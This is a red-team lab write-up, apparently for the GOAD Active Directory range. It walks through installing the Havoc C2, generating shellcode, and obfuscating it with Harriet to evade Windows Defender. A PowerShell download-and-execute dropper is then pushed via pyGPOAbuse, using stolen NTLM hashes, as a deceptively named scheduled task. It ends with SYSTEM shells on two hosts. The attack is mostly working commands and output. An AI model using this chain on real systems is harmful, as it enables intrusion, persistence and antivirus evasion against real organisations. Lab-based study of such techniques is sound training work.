

# P1 - NORTH Part 2

---

🔥 [cyberforge.blog/writeups/GOAD/CH1/CH1 - NORTH Part 2](https://cyberforge.blog/writeups/GOAD/CH1/CH1-NORTH-Part-2)

This part repeats the same steps and vulnerabilities as Part 1, but using a C2 named Havoc, with notions of antivirus evasion.

## To go further

---

This whole scenario works, however, many "footprints" can be identified by the blue team, including the fact that we modified a user's membership, and added someone to a critical group, Domain Admins.

Therefore, here we will use other techniques to obtain the same result, but more discreetly.

For this, we will use havoc, a command and control server that allows managing agents on compromised machines.

## Installing havoc

---

We are going to install havoc on our kali. For this, we will first clone the associated github repo:

```
git clone https://github.com/HavocFramework/Havoc.git
cd Havoc
```

Then install the necessary dependencies:

```
sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-
mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev
libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev
qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5
libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-
dev python3-dev libboost-all-dev mingw-w64 nasm
```

Then install the associated go libraries:

```
cd teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go
cd ..
```

Compile the server:

```
make ts-build
[*] building teamserver
```

And launch the server:

```
./havoc server --profile ./profiles/havoc.yaotl -v --debug
```

Then compile the client and launch the client:


```
make client-build  
./havoc client
```

Now that everything is configured, we will be able to generate our payloads.

## Creating a basic payload and antivirus evasion

---

First, we must create a listener on our havoc server. This will "attach" to a KALI address.



**Create Listener**

Name:

Payload:

**Config Options**

Hosts:

Host Rotation:

Host (Bind):

PortBind:

PortConn:

User Agent:

Headers:

Uris:

Host Header:

☐ Enable Proxy connection

Proxy Type:

Proxy Host:

Proxy Port:


UserName:

Password:

This listener is basic, but functional. It attaches to 0.0.0.0 (all interfaces) and listens via port 443 which is HTTPS (usually not filtered).

We can click on save, and create our payload.

We make a payload by clicking top left on Attack then Payload:



The screenshot shows the 'Payload' configuration window in Havoc. The 'Agent' is set to 'Demon'. Under the 'Options' section, the 'Listener' is 'Listener DAD', 'Arch' is 'x64', and 'Format' is 'Windows Shellcode'. Below this is a table of configuration options:

| Config            | Value                    |
|-------------------|--------------------------|
| Stack Duplication | <input type="checkbox"/> |
| Sleep Technique   | Foliage                  |
| Sleep Jmp Gadget  | None                     |
| Proxy Loading     | None (LdrLoadDll)        |
| Amsi/Etw Patch    | None                     |

At the bottom, there is a 'Building Console' area and a 'Generate' button.

We choose the Windows Shellcode format then click on Generate.

Once it is created, havoc will offer to save it on your machine.

We will then use Harriet, a tool available in this github to obfuscate our shellcode and make it an executable: <https://github.com/assume-breach/Home-Grown-Red-Team.git>

```
git clone https://github.com/assume-breach/Home-Grown-Red-Team.git
cd Home-Grown-Red-Team
cd Harriet
chmod +x setup.sh
./setup.sh
sudo ./setup.sh
chmod +x Harriet.sh
sudo ./Harriet.sh
```

Once launched, it will offer you several options:

```
(kali㉿kali)-[~/TOOLS/Home-Grown-Red-Team/Ha]
$ sudo ./Harriet.sh
[sudo] password for kali:
```

```
**by assume-breach**
```


A Payload Framework Waiting To Be Signed

Choose an option:

1. Create FUD EXE
2. Create FUD DLL

> █

Choose the 1st option



Then choose the 1st option again. Then enter the path to the previously generated shellcode, and the desired executable name.

After that, you will have an executable that you can run on the machine, without being detected by the Windows Defender antivirus:

We have our executable, but we now need to think about how to execute it through the GPO.

## Creating the powershell dropper

We redo the same steps as before, having a **new listener** on the GOAD network.

Here is the payload that we will pass through pyGPOAbuse:

```
if (-not (Get-Process -Name demon_by -ErrorAction SilentlyContinue)) { $url = "http://192.168.56.230:8080/demon_by.exe"; $outputPath = "C:\Windows\System32\demon_by.exe"; Invoke-WebRequest -Uri $url -OutFile $outputPath; Start-Process -FilePath $outputPath }
```

### ▼ Payload

```
if (-not (Get-Process -Name demon_by -ErrorAction SilentlyContinue)) { $url = "http://192.168.56.230:8080/demon_by.exe"; $outputPath = "C:\Windows\System32\demon_by.exe"; Invoke-WebRequest -Uri $url -OutFile $outputPath; Start-Process -FilePath $outputPath }
```

This will check if the `demon_by` process already exists, and if it does not exist, it will download the `demon_by.exe` file from our havoc server, and execute it. This allows to simply reduce queries and writes to disk.

We can then run `pyGP0Abuse`:

```
python3.11 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly -hashes
F4719ED132F6648B686EC9B95CCF3911:F5DB9E027EF824D029262068AC826843 -gpo-id "CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA" \
-powershell \
-command 'if (-not (Get-Process -Name demon_by -ErrorAction SilentlyContinue)) { $url = "http://192.168.56.230:8080/demon_by.exe";
$outputPath = "C:\Windows\System32\demon_by.exe"; Invoke-WebRequest -Uri $url -OutFile $outputPath; Start-Process -FilePath $outputPath
}' \
-taskname "Completely Legit Task Dropper" \
-description "Dis is legit, pliz no delete" -f
SUCCESS:root:ScheduledTask Completely Legit Task FINAL created!
[+] ScheduledTask Completely Legit Task FINAL created!
```

## ▼ Output

```
python3.11 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly -hashes
F4719ED132F6648B686EC9B95CCF3911:F5DB9E027EF824D029262068AC826843 -gpo-id
"CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA" \
-powershell \
-command 'if (-not (Get-Process -Name demon_by -ErrorAction SilentlyContinue)) {
$url = "http://192.168.56.230:8080/demon_by.exe"; $outputPath =
"C:\Windows\System32\demon_by.exe"; Invoke-WebRequest -Uri $url -OutFile
$outputPath; Start-Process -FilePath $outputPath }' \
-taskname "Completely Legit Task Dropper" \
-description "Dis is legit, pliz no delete" -f
SUCCESS:root:ScheduledTask Completely Legit Task FINAL created!
[+] ScheduledTask Completely Legit Task FINAL created!
```

On our python http server, we see that the 2 machines (CASTELBLACK and WINTERFELL) contact our server to retrieve the `demon_by.exe` binary:

```
python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.11 - - [26/Dec/2023 19:42:30] "GET /demon_by.exe HTTP/1.1" 200 -
192.168.56.22 - - [26/Dec/2023 19:42:50] "GET /demon_by.exe HTTP/1.1" 200 -
```


In our Havoc server:

| Havoc View Attack Scripts Help                                                             |               |           |        |             |                     |              |      |      |         |
|--------------------------------------------------------------------------------------------|---------------|-----------|--------|-------------|---------------------|--------------|------|------|---------|
| ID                                                                                         | External      | Internal  | User   | Computer    | OS                  | Process      | PID  | Last | Health  |
|  7f99aba4 | 192.168.56.11 | 10.0.2.15 | SYSTEM | WINTERFELL  | Windows 2019 Server | demon_by.exe | 2984 | 0s   | healthy |
|  4662bd4c | 192.168.56.22 | 10.0.2.15 | SYSTEM | CASTELBLACK | Windows 2019 Server | demon_by.exe | 1080 | 2s   | healthy |

We have the 2 connected machines, with the NT AUTHORITY\SYSTEM account! From there, we can do the actions we did previously.

## Detecting our payload

Here we used a basic technique to allow the payload to execute without being detected by Windows Defender. However, we get relatively satisfactory scores:



The image shows the VirusShare analysis interface for a file named `demon_by.exe`. On the left, there is a circular progress indicator showing a score of 20 out of 72, with a 'Community Score' label below it. The main area displays the file name `demon_by.exe` and a status message: '20 security vendors and no sandboxes flagged this file as malicious'. Below this, there are several tags: `peexe`, `64bits`, `invalid-signature`, `signed`, `overlay`, `idle`, and `checks-network-adapters`. On the right, there are details about the file: 'Size: 220.01 KB' and 'Last Analysis Date: 1 hour ago'. There are also buttons for 'Reanalyze', 'Similar', and 'More'.

Other techniques can be used to get better results, but for GOAD, this payload is more than enough!